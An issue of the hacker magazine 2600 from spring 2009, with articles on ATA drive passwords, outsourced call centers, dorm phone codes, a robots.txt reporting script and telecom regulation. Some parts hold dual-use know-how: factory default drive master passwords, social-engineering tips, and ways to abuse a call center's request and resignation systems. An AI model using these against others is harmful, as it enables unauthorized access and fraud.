Volume Twenty-Six, Number One!
Spring 2009, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly

7 25274 83158 6 91>

Eastern European Payphones

Serbia. Found in Belgrade, these phones seem to be the prevailing model throughout the city and possibly the entire country.

Photos by Stevan Radanovic

Ukraine. Both of these phones were seen in the city of Cherkasy. One is a newer model while the other is a slight bit older. See if you can figure out which is which. The older one was actually attached to the former KGB building. Both are operated by Ukrtelecom.

Photos by Alex Kudelin

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

Facts And Theories

Year 26	4
ATA Security Exposed	6
Outsourced	8
Annoying Dormitory Phones	10
robots.txt Mining Script for the Lazy	11
TELECOM INFORMER	13
Surfing Without a Board	15
MP3s: A Covert Means of Distributing Information	16
Catching an iPod Thief Using Forensic Evidence	18
Inside Google Radio	20
Scour: Paid to Search, Again?	21
Battling the Fanuc Data Panel	22
Network Neutrality Simplified	24
HACKER PERSPECTIVE: Virgil Griffith	26
Second Life Hacking	29
Exploiting Price Matching Through Javascript Injection	31
HACKER SPACES	33
LETTERS	34
DNS Spoofing on a LAN	48
An Astronomer's Perspective on Hacking	49
TRANSMISSIONS	52
Social Engineering HP for Fun and Profit	54
The Last 1000 Feet	54
Story: The Particle	56
HACKER HAPPENINGS	61
MARKETPLACE	62
MEETINGS	66

2b YEARS

With this issue we start our second quarter century of publishing. And we're as shocked about that as anyone.

We started publishing back in 1984 because it seemed like a good idea at the time. For whatever reason, nobody else was publishing a regular journal on hacking or the specific security issues of telephones and, increasingly, computers. There were few bridges between the emerging online world and the "real" world of print. By focusing on the former in the realm of the latter, we managed to open up a whole lot of eyes that might never have learned of this world through the unique perspective of the inquisitive hacker. The magnitude of that accomplishment continues to surprise us as we hear repeated testaments from readers who tell us what a profound effect the words printed here have had on their development and, in many cases, careers.

Again, we never thought this would happen or even that this kind of a response was possible. It speaks to the power of the press and the willingness of individuals to seek out alternative perspectives and embrace new ideas. And that, in turn, inspires *us* to keep going and to embark on new projects and adventures.

So what is different today? Well, obviously *everything* is. The simplicity of the monolithic phone network, the small and enthusiastic band of online enthusiasts - all changed to the point of being unrecognizable. And, while a quarter of a century sounds like a long time, it's really quite surprising how quickly it all seemed to unfold.

But there are some things that, while different in composition, retain the same basic structure as they did back in our founding days. One is our place in the world. While we have resisted the desire to go mainstream (which wasn't all that hard for us), we find ourselves still thought of as the odd kid on the block. We're quite comfortable in that position. Quite frankly, it wouldn't be much fun if we lost the "outcast" image and became entirely socially acceptable. By never actually becoming enveloped by the system, we retain the ability to analytically judge what's going on around us, without fear of hurting our position, market share, or other such term used by those beholden to greater forces. We've certainly had our share of opportunities to change the direction and focus of our publication. But our naive and simplistic rationale concluded that it then wouldn't be *our* publication. And that means a lot more than most people can understand.

Something else that has held over the last 25 years is our reader base. It's not just about numbers, which has never been our prime motivator. What got us into this was the passion. It started with a couple of dozen readers who shared it and spread to so many more. And while some of us have lost that particular passion and moved on to something else, others have come in and relived it, albeit with different ingredients. But that overall hacker spirit has managed to lived on and continues to morph into new and fascinating landscapes. And we need to move along on this journey or risk becoming irrelevant or obsolete.

There are those who believe that the time of the printed word is done. And while we agree that being on the net is vital to any entity wishing to stay in touch with the world around them, we strongly believe that nothing can ever truly replace a publication in print, just as we believe that there will always be places

called libraries that contain actual books. As members of the publishing community, we see firsthand the result of such supposedly forward thinking on truly alternative voices. And it isn't always pretty.

The mainstream media will never have a problem finding a way to survive because of their huge advertising support. True, newspapers will be downsized and even eliminated as their owners seek to streamline operations and maximize profits. But no community-supported, locally-owned publication needs to disappear. If that support isn't there or if control is lost to someone without actual ties to the readers, then the die has been cast.


Alternative, noncommercial publications have always had to struggle, which makes the whole thing more of a labor of love than anything else. The many zines that we've come to share newsstands with all have their own unique base of supporters and they simply can't be propped up with advertising dollars, at least not without substantially crimping their style. Lose the supporters and the publication ceases. And that's really the way it should be. Unless those supporters are disappearing for the wrong reasons.

This is where we admit to some concern, not completely for ourselves, but for alternative media in general. Everyone in the publishing world has felt something of a decline, which is a normal part of the operating environment. Most of us have seen this sort of thing happen before for varying reasons. It's the thought that true publishing is destined for extinction that naturally has us a bit peeved. It's not simply because we're a part of that world. It's because we're seeing up close how weaker publications are disappearing from the shelves, not because there's no audience, but because people think the same material can be found online. The fact is it can't. Not entirely, at least.

We think it's truly amazing that virtually anyone can put up a web page and express themselves. That's a form of speech that simply wasn't there a couple of decades ago. But with this ease comes a tremendous glut of information, so much that it can make people quickly get sick of it all. It's called information overload. And what is often lost in the process is the collaborative effort that's quite unique to the production of an actual publication. It's the equivalent of everyone composing their own computer-generated music and nobody wanting to be in a band. Or an infinite number of Internet "radio stations" coming from personal computers without a single one comprised of a group of people working together to produce a unique voice.

It would be wrong to ignore these advances or to portray them as if they were somehow a threat. That's not at all how we feel. The concern here is that we not embrace something so completely that we let something else fall into oblivion. And if there's one thing history has taught us over the eons is that the printed word survives the test of time. And while it can be supplemented with the blogosphere and instant messaging and constant status updates through one resource or another, there can never be a substitute for a final copy of a piece of work. Sure, we have the ability to Photoshop a Rembrandt, to write an alternate ending to a Shakespeare play, or to remix a Beatles song. When such works of art become obscured by the cacophony of modifications and second opinions, we all lose out and risk becoming mired in mediocrity.

We don't presume to put ourselves on such a high level but we do recognize the potential peril to the world of publishing in general and how its demise would ultimately hurt so many more than ourselves or our unique audience. From our first days, our magic has come from mixing worlds - in our case, mixing the technical with the non-technical and, in so doing, telling stories that most anyone could appreciate and thus be drawn into the hacker experience. We must do the same today, mixing the new advances of technology with the older traditions. When each of these worlds helps to strengthen the other, true advancement will have been achieved.



ATA Security Exposed

by Michael Hampton
Homeland Stupidity

In 2002, Michael Crooker brought home his shiny new Compaq Presario notebook computer with a new feature called DriveLock which, as its name implies, locks the hard drive until the proper password is given. The owner's manual claimed that "if one were to lose his Master Password and his User Password, then the hard drive is useless and the data cannot be resurrected even by Compaq's headquarters staff." But when he was arrested in 2004 on firearms charges, the FBI was able to bypass the drive password with no trouble at all and access all of his (legal) porn and his e-mail to his attorney. Crooker sued Hewlett-Packard for false advertising and eventually settled out of court.

ATA Security Overview

DriveLock was the brand name for a part of the ATA Security Mode feature set, and virtually every IDE/ATA/SATA drive manufactured since 2000 has it. A similar feature set is available for SCSI drives, but almost no SCSI drives implement it. The ATA Security Mode feature set provides two major features: the ability to lock the drive using passwords, and the ability to erase all the data on the drive.

The Linux `hdparm -I` command will tell you if your drive supports the ATA Security Mode feature set and the enhanced security erase, whether the freeze lock is set, and whether the master password has been changed from the factory default. All of these features are explained below.

Hard Drive Passwords

ATA drives allow two 32-byte passwords to be set, a user password and a master password, both using the SECURITY SET PASSWORD command. If a password shorter than 32 bytes is supplied, it will be padded with either spaces or NULs (0x00), depending on the utility you use. When the user password is set, the drive will be locked at power-on or reset, and will not respond to commands to read or write data. The user password must be supplied at power on to unlock the drive. The system BIOS does this by issuing the SECURITY UNLOCK command. The user password can be removed with the SECURITY DISABLE PASSWORD command. The master password cannot be removed, only changed, and each drive manufacturer ships drives with a default master password set at the factory.

ATA drives have two master password security levels: High and Maximum. In the High level, the master password can be used to change the user password if it has been forgotten. It can also be used to unlock the drive. In the Maximum level, the master password cannot be used to unlock the drive or change the user password. It can only be used to erase the user password along with all the user data on the disk.

The system BIOS only allows the user password to be set; it doesn't provide a function to set either the master password or the Maximum security level; these must be done with third-party utilities such as `hdparm` on Linux or `atapwd.exe`, on a DOS boot disk, available at: `http://tinyurl.com/atapwd`

When the master password is changed, the master password revision code will also be changed. The utility you use to change the password determines what the new revision code will be. The current version of the Linux `hdparm` utility sets the revision code to 0xff11 (65297). From the factory the revision code is 0xfffe (65534). If a drive doesn't support master password revision codes, it will always return 0x0000 (0) or 0xffff (65535).

Once the drive is unlocked, the SECURITY FREEZE LOCK command can be used to disable any commands which would lock the drive, change or remove passwords, or erase the drive. If the drive is frozen, it must be power cycled or hardware reset to return to normal operation. Many notebook BIOSes send the SECURITY FREEZE LOCK command during the power-on self test, making it impossible to set passwords or erase a drive from within the operating system. If your BIOS does this, you will likely have to move the drive into another computer in order to erase it, or change the master password and security level. Try using a desktop computer, as few desktop BIOSes issue the SECURITY FREEZE LOCK. While it can be annoying, this is actually a useful feature since it prevents malicious software from setting a hard drive password without the user's knowledge.

Security Erase

This is the most interesting part of the ATA Security Mode feature set. When a drive receives the SECURITY ERASE UNIT command it will immediately begin erasing user areas of the drive, overwriting them with logical zeroes. To prevent accidental erasure, the command must be preceded with a SECURITY ERASE PREPARE command. If a user password has been set, either the user password or the master password must be provided. Erasing the drive also erases any user password.

Most newer drives also support an enhanced mode for SECURITY ERASE UNIT. In the enhanced mode, the drive is erased with vendor-specific patterns in order to prevent forensic recovery of the drive. (You don't have to write 35 passes of anything to a modern hard drive; due to the encoding scheme and track density, two passes done a certain way are sufficient.) In addition, enhanced mode also erases sectors which were marked bad and reallocated.

The pattern specified by the Center for Magnetic Recording Research (http://➥tinyurl.com/cmrrse) to secure erase a hard drive is two random writes, each of which "is offset off-track opposite to the other by at least 10% of the track pitch." This prevents using a scanning magnetoresistive microscope (the most exotic and expensive way to read data from a disk) to read data from the track edges, which can still be done no matter how many times you overwrite your disk using Darik's Boot and Nuke or other traditional hard drive erase utilities.

To issue the secure erase commands and actually destroy all the data on your hard drive beyond all possibility of recovery, use HDDErase.exe in DOS, available at: http://➥cmrr.ucsd.edu/people/Hughes/➥SecureErase.shtml or hdparm➥ --security-erase-enhanced in Linux. If you need to erase many drives, Dead On Demand makes a product called Digital Shredder, available at http://www.dead➥ondemand.com, which does nothing but issue SECURITY ERASE UNIT commands to any drive plugged into it. It can erase up to three drives at a time and supports hot plugging drives.

Data Recovery

Both the user password and master password are written to the hard drive service area, a special area on the disk which is normally inaccessible. This area also stores the drive firmware, geometry information, and other vendor-specific goodies. The service area is different from the Host Protected Area, so you can't gain access to it by exposing the HPA.

Causing the hard drive to enter a special factory mode is one of two ways that law enforcement and data recovery companies access locked drives. This allows access to the drive service area and is the method used by the Vogon Password Cracker Pod at: http://www.vogon-investigation➥.com/password-cracker.htm. There is no defense against this attack except for full-disk encryption.

The method to enter factory mode is different for each vendor and is a closely guarded secret, shared only with law enforcement and some data recovery companies. Most manufacturers won't even admit that such a mode exists. If you want to know how it's done, try studying hard drive firmware update utilities, because the firmware is stored in the service area along with the passwords.

The master password is set to a factory default, which varies by drive vendor and sometimes by drive model. Most law enforcement forensic tools and data recovery companies use the default master passwords to access locked hard drives. This can be prevented by changing the master password, or by setting the disk to Maximum security level, but then don't forget your user password!

You may be able to find a master password for your drive by using Google. Some master passwords known to be in use are (without quotes):

"WDCWDCWDCWDCWDCWDCWDCWDCWDCWD"
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
"ttttttttttttttttttttttttttttttt"
"Seagate "
"Maxtor "
"Maxtor INIT SECURITY TEST STEP "
"Maxtor" (padded with 0x00)
32 spaces (0x20)
32 (0xff)
"XBOXSCENE" and "TEAMASSEMBLY" (for Xbox drives)

Conclusion

Setting a hard drive password will keep out your little sister, but it isn't likely to keep out your local police. Even if it does, they can send it to the FBI, who can get into the drive in seconds. Setting a hard drive password seems pointless in these days of widespread full disk encryption, which is available with most Linux distributions and the expensive versions of Windows Vista. Some hard drives now ship with hardware-based full disk encryption as well.

Yet the ATA enhanced secure erase facility is believed to be the most secure way to wipe a drive clean. Even the supposedly DoD-approved 35 pass wipe isn't good enough for the government anymore; they're now using ATA enhanced secure erase to decommission hard drives. You should be, too.

Outsourced

by Witchlight

I've just finished five and a half long years in one of the most depressing, soul sucking places you can be. It's a place where the job you're hired to do is not what you're asked to do, where you seek out islands of sanity and watch for the enemy from without and within. This is the outsourced call center. Having spent as long as I have in one of these pits, I've learned quite a few things that I'd like to confess. And I have a few tips to pass along as well.

The first thing you need to learn about these places is that the job you're hired to do has nothing to do with what you'll actually be asked to do. I was hired to do tech support for a large ISP. Sounds good, I thought. I'll bridge my tech and my service skills and help people fix problems. In training, you're told all the things that sound good. The customer (referred to as cx for short) is your top priority. Always do what's best to help the cx. Empathize with the cx. They love that word. Empathy. It's a mantra to the point that you'd almost believe that they want you to care about the cx... then reality hits you upside the head, and you're on the floor.

The floor is, of course, the call center production floor...row after row of computers with headsets where you are expecting to "help" people. Here's the problem: Basic economics 101. Tech support is a money losing venture to the ISP. Hence the agent metric of a "talk time." The amount of time an agent spends on the phone with one cx, both on the call itself and taking notes, is the total talk time. This is the single most important metric the agent has. Everything is based on this, from the agent's bonus to his ability to keep his job. The longer the agent deals with one cx, the more the company is "losing" to that cx because the company has to pay you to help him. So the faster you "help" him, the better.

There are many tools that you're expected to use to cut down your talk time. You start with being dumb; the less you know, the sooner you've "exhausted all possible" troubleshooting steps. After that, you escalate (see Hacking Society, Summer '08.) Some of the ways that the company accomplishes this is to hire people with no tech knowledge but lots of customer service skills. These are people that they can train from the ground up to have no knowledge of anything remotely useful about the service. These people are pleasant in nature and can make you feel good about the fact they are not helping you because they empathize with you as they don't know anything about the service either.

The other big method of reigning in talk times is to have very tight handcuffs... I mean support bounds. So even if the reason the customer can't get online is because they disabled the DHCP service in Windows and you know it, *don't* tell the cx. You see, that's an OS issue and not an ISP setting. You, as customer support for the ISP, cannot recommend a change to the OS; the cx is told to call your counterpart at Dell where his support bounds will say system recovery. The company's idea of "helping" is defined as referring the cx somewhere where his problems won't cost the company money. Agents are punished for giving helpful hints to the cx. This goes against my own idea of helping, as I believe helping someone involves actually knowing something and then sharing that knowledge with the other person. However, support bounds are a necessary evil. I have had cx call in and ask how to burn CDs, pirate material, set up a local network, and access porn. What makes these people call their ISP for this is still beyond me except that, oh yeah, it's free tech support, and they think that we have to help.

So, what about quality? Isn't cx satisfaction an important metric? Well, that's easy. Quality is based on saying certain things in response to the cx. It doesn't actually have anything to do with meeting the cx needs, and it doesn't have anything to do with actually resolving the problem that the cx has. Solving the problem would be first call resolution, which is almost never talked about.

Classic example. Cx: "I'm pissed; your stuff sucks. I want it fixed, and I don't want to hear I'm sorry!" Agent: " I'm sorry you think we suck." Repeat till cx hangs up. In this

example, the agent does exactly what will irritate the cx more, but quality guidelines say that the agent MUST apologize whenever a cx expresses irritation or dissatisfaction. Agents tend to treat this more like a game. The more we apologize, the more likely the customer is to get frustrated and hang up, thus accomplishing both high quality scores and lower talk time!

Some roles have tight scripts that agents have to follow. These can be fun to play with. The one that got a lot of play where I worked was the simple assurance to help statement. When we asked the cx how we could help them today, no matter what the cx said, we *had* to say we'd be happy to help with that. Even when we couldn't. "I'd be happy to help. What you'll need to do is call your OEM." This could sometimes get awkward. For example, I once asked a cx how I could help and she responded " I'm screwed!" to which I had to say, "I'll be happy to help with that!" ...awkward. Following the strict script also sometimes forced us to give inappropriate responses. My girlfriend, a fellow agent, once had a woman say to her, "Thank you for making me feel stupid," to which her script prompted her to reply, "You're welcome!"

However, scripts can also be a way for the agent to tell you something he isn't supposed to tell you. If you notice an agent explaining certain policies, it may be because he is trying to point out a loophole in the system. He can't just blurt it out because of security reasons, but if you say the right thing then he would have to tell you due to quality guidelines.

What does this mean to you, the hacker? Well, you know the old joke about how cops will write more tickets at the end of the month to make a quota? Guess what, it happens in call centers, too. In our center, an agent would get only four calls qualitied in a month. If at the end of the month the agent has four good qualities and needs to shave a few seconds off his talk time for a better bonus, you'd better believe he'll reset that pass for you without checking if you're the account holder.

Now, if the agent bombs a quality, and he isn't going to get a bonus anyway, he doesn't really have to worry about getting a good talk time and can go way out of bounds to get you all the info you might need. End of the month can be the best time to do a little social engineering.

There are also a number of security holes in the internal system of the ISP where I worked. We used a site on the LAN for time off requests. It would auto sign-in to your account based on your system logon. You could request days off, view previous request, and cancel requests. However, the URL had the request number in it, and if you entered a different request number, it would open that request without making sure you were the user who made that request. So, if you wanted to take a day off on a day that already had the maximum number of vacation requests, you could find a request someone else made for that day and cancel it. This would free up the hours so you could take that day off. Normally, once a person saw his request approved, he wouldn't check again and would not show up that day either. This would leave the company short, get the other agent in trouble, and leave you the day off. There was also a place where people could explain why they wanted the day off, making a lot of personal information (medical, legal) available for anyone to view.

The quitting process where I worked had another major hole. All you had to do to quit was send an email saying that you quit. This email was not sent from any company email account that would verify your ID. Agents didn't need email access at the company, and so they didn't have email accounts. An email from any email address would work. All you had to do was send an email that said "I quit" that included the employee's number, and they would be terminated. The check-in system used each day by the agents made it very easy to find out a fellow agent's employee number. In it, each agent's names and employee number was listed. So if you were to email a resignation letter to HR on Friday (HR doesn't work weekends) as someone who was off Thursday and Friday, then that employee would show up on Saturday and be locked out, having already "quit." Security would then ask the person to leave, as there would be no one in HR to speak to until the following Monday. However, this would be really, really mean to do to someone, so even if this works at your company, please don't do it.

My advice is: if you work in one of these places, get out. The whole setup is meant not to help people but to get rid of them. The people you work with are, for the most part, dumber than rocks (nice shiny rocks, but rocks). Friends are few in these places, so hold on to the ones you have; they keep you sane. Watch your back...the company is always looking for a scapegoat when a cx gets really agitated. Even if you followed policy, they will hang you. There are, however, lots of things for the bored hacker to play with.

Annoying Phones At The Dorm

by Chris Dickinson

I was around 23 years old and studying theology at a Swiss university. The room at my dorm had a very simple phone, except for one peculiar feature: you needed to insert a special card if you wanted to make outbound calls. You could get this card at the front desk for a monthly fee, and you would receive a bill at the end of every month for the calls made. I was very low-tech in that period (flirting with the idea of entering a monastery), having neither a computer nor a cell phone of my own. But I had a second phone, and it was because of this second phone that I made the following discovery. When I inserted the card into the pre-installed phone to dial out, if I picked up my other phone to hear what was going on on the line, I could hear numbers being dialed at a rapid rate by the first phone. This was what was granting the access to make outbound calls.

When I was a kid, we had an answering machine at my parents' house. In order to call home from vacation and remotely navigate through the messages we had received, we had a little device that would generate the tones of a touch-tone keypad (this was useful in case the phone we were calling from was a rotary phone). Playing with this little device as a kid had taught me that tone dial phones send out a dual tone for each number pressed on the keypad. So, back at my dorm, I decided to figure out what this number was that I heard being dialed when I inserted my phone card. I did this by repeatedly inserting my phone card into the pre-installed phone and listening to the dual tone melody on the other phone. First, I would try to concentrate on only the one tone, and then on the other, writing down the entire melody for both tones (as I recall, it was a 13-digit number). Combining the two melodies gave me the position on the keypad matrix of each number being dialed. Within about 10 minutes, I had the code. I punched it in manually and, lo and behold, I could make outgoing calls!

I soon figured out that the last seven digits or so were nothing else than a bunch of zeros followed by the two-digit number of my phone card. This is what told the system whom to bill at the end of the month. I realized that by using other peoples' card numbers I could very easily make phone calls on their bills. But that wasn't the point. Instead, I programmed the code into my phone's memory, along with the prefix for the phone company I wanted to use and the person I wanted to reach. For example, instead of using that card and then dialing another 15 numbers to call my parents, I would just hit one of the memory combinations. It was a big gain in convenience.

So far, so good. But then, one summer, the phone company decided that we needed a new system. They installed new phones, with LCD screens, that used RJ-45 jacks and required us to use pre-paid "taxcards;" cards originally created for our Swiss public phones (the LCD screen's main purpose was to let you know how fast your money was being swallowed up). Calls were billed straight to the card and were expensive, costing about twice as much as before. It no longer made any sense to use my pre-programmed codes to choose another provider, since I would be billed twice.

Put briefly, I hated the new system. But, needless to say, I was curious how they had changed the technology for granting access for outbound calls. I connected my second phone, pushed my newly acquired "taxcard" into the new phone, and heard that same familiar dialing sound. Hmm... it was time for another tone analysis. I worked out the new code, and it turned out it was the same code as before, only without the last seven digits for the old card we used to use! They were now using the same basic code for everyone. There was no longer any need to know who was calling out, since the phone took care of the billing itself. Well, slowly but surely, it dawned upon me that I had not only figured out how to make calls without using a card, but that now, calling without a card actually meant calling for free! Again, the point was not to make someone else pay for my calls, but convenience; in this case, the freedom to continue to choose through which phone company I wanted to make my calls. In a certain sense, however, I was taking advantage of the situation, although it didn't occur to me at the time. I was no longer being charged to make calls.

I was very happy with my new code until one day, while I was taking an early afternoon nap, I heard the janitor knock on my door. I opened the door sleepily and found myself talking not only to the janitor, but to a representative of the company responsible for our phone system. They wanted to take a look at my phone (which was unplugged and stored away somewhere). This was where I had gotten sloppy. I, far too quickly, decided that they must have figured out what I was doing. Within a few minutes I was giving them a demonstration of how I could make free phone calls without the taxcard. The janitor was impressed, the representative was not. He told me that what I was doing was fraud and a criminal act.

In brief, it turned out that the new phones were more sophisticated than I thought possible. They could silently communicate with the company, allowing the company to do nightly software upgrades to the phones. Since I had unplugged the phone, the phone company thought there was a problem with it. This was the reason for their visit.

The representative for that phone company sent a nasty letter to the dorm's board of directors (the dorm was owned by the Catholic church), who in turn was asked to send a letter of complaint to my superiors in the church hierarchy (those responsible for getting me a job in the church later on, so I thought at the time). What ensued were a few talks with my superiors and the director of the dorm, all of whom had no idea what I was talking about when I tried to explain to them that I had discovered the code long before I could use it to "make calls for free", that I was not actually making free calls, etc., and they expressed their surprise at my criminal activities. It turned out not to be a big deal, but I was unhappy about the letter nonetheless.

The story had one more interesting turn, however. About a year later, the director of the dorm, who knew me only because of this issue, came to me with the following proposal. The nearly 100 students at the dorm all hated the new system. It wasn't being used, and it was time to find a better solution. Who did he ask to find this solution? Me! I was to get paid for this research, as well. I proudly accepted the offer and, together with a computer-savvy friend, worked out a plan for combined phone and internet access for all rooms (with another company, of course). Meanwhile, I graduated but decided not to work as a minister after all. Instead, I'm getting a degree in IT, which seems to suit me a lot better.

robots.txt Mining Script For The Lazy

by KellyKeeton.com

Hackers are lazy. I am; I like to have a tool to do everything for me. How often do you troll a hacker bbs and find the post "HELP MUST GET WORKING IN WINDOWZ"? No doubt from a script kiddy who has no idea, nor will he take the time to look up, what a compiler and make are used for. This'll be followed up the proverbial reply from the "DarkLord" (you know, the guy with the 3000 post count) who locks the thread with a "learn to Google" reply. Sure, there is good reason to make people get smarter and use tools, but, then again, who cares? I think it must all be a ego thing — I was that dumb kid some years ago, asking how to get some tool to work in Windows, only knowing little more than how to break it. What I'm here to do today is help the script kiddies hack on web servers. The world has taken me to penetration testing, using the big, cool boy tools. Nessus is a good place to start (if you didn't know) and, yes, it runs on Windows. However, something that always bugged me about Nessus reports was the little line "server contains a robots.txt please examine for further detail" I don't want to go examine it, that's why I'm using this automated tool in the first place. I'm lazy, get on with it!

Now, a quick little history lesson. If you didn't know, robots.txt was (and is) a file used for setting rules for user agents in use of the site, specifically where not to look. Particularly search engines — people didn't want search engines to index their entire site and spit out content that is dynamic or, in the case of *2600* readers, content that is private, confidential, or otherwise shouldn't be on the web publicly. A practice that is not as prevalent as it was back in the good old days is to hide folders from Google, etc. with robots.txt. Yes, people would stoop to such levels as that. So first, why is this so horrible? Sure, Google is friendly and they play by the rules. But who is to say that the hackoogle search


engine wont just pop up, say F.U. robots.txt, start scouring the domain for anything tasty, index it, and allowing people to search for juicy 'nuggets'?

Back to the *31337* web site operators, how is this robots.txt good for them? Well, those people that put /CVS into it, might be leaving the world a free copy of their code. My personal favorite are smaller software firms that put /download, /ftp, or /registered into the robots.txt. file. These are great places to start mining around for default pages that will let you download full copies of an application without paying for it. Not like anyone here would do that.

The basics of looking at a robots.txt are very simple. Browse to http://example.com/robots.txt and any web browser will pull back the txt file. Cool. Well, again, this is nice but you must then cut and paste the results onto the URL bar to see the goodies, or hit the back button, or tab all over. Who needs that? I have come to the rescue of the script kiddy — I recently broke my ankle and, after getting frustrated with the motorcycle missions 40% of the way into GTA-IV, I wrote this script. It's very simple, just putting HTML wrappers on things, but I hope to make the day much simpler for someone somewhere.

```
#!/bin/bash
# robotRepoprter.sh -- a script for creating web server robot.txt clickable
➥ reports
# created by KellyKeeton.com
version=.06
# dont forget to chmod 755 robotReporter.sh or there will be no 31337
➥ h4x0r1ng
if [ "$1" = "" ]; then #deal with command line nulls
echo
echo robotReporter$version - Robots.txt report generator
echo will download and convert the robots.txt
echo on a domain to a HTML clickable map.
echo
echo Usage: robotReporter.sh example.com -b
echo
echo   -b keep orginal of the downloaded robots.txt
echo
exit
fi
wget -m -nd HTTP://$1/robots.txt -o /dev/nul #download the robots.txt file
if [ -f robots.txt ]; then #if the file is there do it
if [ "$2" = "-b" ]; then # dont delete the robots.txt file
cp robots.txt robots_$1.html
mv robots.txt robots_$1.txt
echo "###EOF Created on $(date +%c) with host $1" >> robots_$1.txt
echo "###Created with robotReporter $version - KellyKeeton.com" >>
robots_$1.txt
else
mv robots.txt robots_$1.html
fi
#html generation using sed
sed -i "s/#\(.*\)/ \r\n#\1<br>/" robots_$1.html # parse comments
sed -i "/Sitemap:/s/: \(.*\)/ <a href=\"\1\">\1<\/a> <br>/" robots_$1.html
➥ # parse the sitemap lines
sed -i "/-agent:/s/$/<br>/" robots_$1.html #parse user agent lines
sed -i "/-delay:/s/$/<br>/" robots_$1.html #parse user agent lines
sed -i "/llow:/s/\/\(.*\)/ <a href=\"http:\/\/$1\/\1\">\1<\/a> <br>/"
robots_$1.html # parse all Dis/Allow lines
echo "<br> Report ran on $(date +%c) with host <a href=\"http://$1\">$1</a>
➥<br> Created with robotReporter $version - <a
➥href=\"http://www.kellykeeton.com\">KellyKeeton.com</a>" >> robots_$1.html
echo report written to $(pwd)/robots_$1.html
#done
else #wget didnt pull the file
echo $1 has no robots.txt to report on.
fi
#EOF
```

The script mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/



Hello, and welcome to the Central Office! I don't have a cold but I'm sneezing, which signals spring - my least favorite time of the year here in the Great Northwest. It's barely discernible from winter, except that everything starts blooming, the roots start attacking my sewer line, and a handkerchief becomes a nearly permanent fixture on my nose.

So, in keeping with my least favorite springtime things, I could write a long rant about the pack of thieving raccoons that lives behind the fence and knocks over my garbage cans. Or about the gopher who pushes up little dirt mountains all over my lawn. I could write a rant about the teenage heavy breathing I barely ever hear anymore during my "service monitoring" because the kids are skipping the talk and just sending compromising picture messages to just the two of them and the whole Internet. Instead, though, I'll take you through the dank, dripping hallways of any regulated utility's nemesis: the state public utility commission.

Nearly every aspect of telephone service was once regulated, ranging from directory assistance to the placement of telephone poles to the format of your bill. Actually, all of those things are still regulated, but many other services (such as long distance, Internet, and voicemail) are effectively not. In fact, cell phones, long distance, Internet service, VoIP, and most other ways of communicating are all but unregulated. However, traditional telephone service remains a regulated utility, like electric or gas utilities. Services from your telephone company are largely regulated by tariffs, both at the federal and state level. Republicans generally oppose federal regulations, and as they have exerted political control over the past eight years, there has been a deliberate and substantial dismantling of nearly a century's worth of federal regulations on telephone service. That is, apart from one glaring exception (CALEA surveillance requirements), which has seen increased regulatory activity. In effect, most federal agencies have only token, toothless enforcement mechanisms and commissioners are lap dogs of the industry.

Ostensibly, the FCC regulates long distance telephone service, but tariffs are no longer reviewed or approved and are self-reported by the carriers on their own websites. There's a really tough enforcement mechanism for any failures, though; long distance carriers are accountable to themselves to self-report any lapses. If your phone company has accepted certain government funds, it might also be regulated by the Department of Agriculture's Rural Utilities Service (formerly known as the Rural Electrification Administration), which provides funding for network development in rural areas. As I've written previously, the FBI has been granted de-facto regulatory power over the telephone system's surveillance capability, known as CALEA. The NSA has also (presumably) been granted secret powers to do secret things in secret facilities constructed at tandems across the U.S., but whether or not they have been granted this authority is in itself a secret.

Most states have not been as easily convinced as the federal government to give up regulatory authority within their jurisdictions and, unlike the federal government, they generally do not conduct their business in secret. Telephone service - at least the ever-dwindling parts of it under state jurisdiction - is strictly regulated by the PUC's regulatory tariffs. Here in my Central Office, services are divided and catalogued as regulated and deregulated. Trouble tickets on deregulated services almost never result in overtime, and I can work them more or less at my leisure (strictly within union work rules, of course). Telephone companies love deregulated services. They can charge whatever rates they like, change the rates as often as they like, offer whatever promotions and marketing bundles they like, and they're not accountable to the PUC for delivering any particular level of service quality. After all, if you aren't satisfied with the service, your only meaningful recourse is generally not to subscribe.

Regulated services are an entirely different matter. Everything from the number of blocked circuits to outside plant demarcation points to billing practices - and most importantly, rates - are regulated by the state Public Utilities Commission. The telephone company publishes a service catalog for both regulated and unregulated services, and for regulated services it publishes tariffs. It is accountable for

delivering services exactly as advertised in the service catalog, and precisely according to the rates and conditions outlined in the tariff. Deviations are not permitted in any way. Only the services described in the tariff can be offered at the prices they are advertised, or heavy fines can result.

